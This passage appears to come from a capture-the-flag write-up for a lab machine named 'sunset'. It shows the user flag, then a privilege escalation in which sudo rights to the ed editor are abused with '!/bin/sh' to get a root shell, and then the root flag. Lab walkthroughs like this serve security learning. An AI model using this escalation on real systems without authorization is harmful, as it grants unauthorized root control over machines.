
```
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$ 
```

Privilege escalation:



```
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$ sudo ed
!/bin/sh
# whoami
root
# 
```

Flag:



```
# cd /root/
# ls -Flah
total 44K
drwx------  5 root root 4.0K Jul 28 20:46 ./
drwxr-xr-x 18 root root 4.0K Jul 28 19:30 ../
-rw-------  1 root root  139 Jul 28 20:48 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  3 root root 4.0K Jul 28 19:50 .cache/
-rw-r--r--  1 root root   33 Jul 28 20:46 flag.txt
drwxr-xr-x  2 root root 4.0K Jul 28 20:00 ftp/
drwxr-xr-x  3 root root 4.0K Jul 28 19:43 .local/
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Jul 28 19:51 .selected_editor
-rwxr-xr-x  1 root root   46 Jul 28 19:52 server.sh*
# cat flag.txt
25d7ce0ee3cbf71efbac61f85d0c14fe
# 
```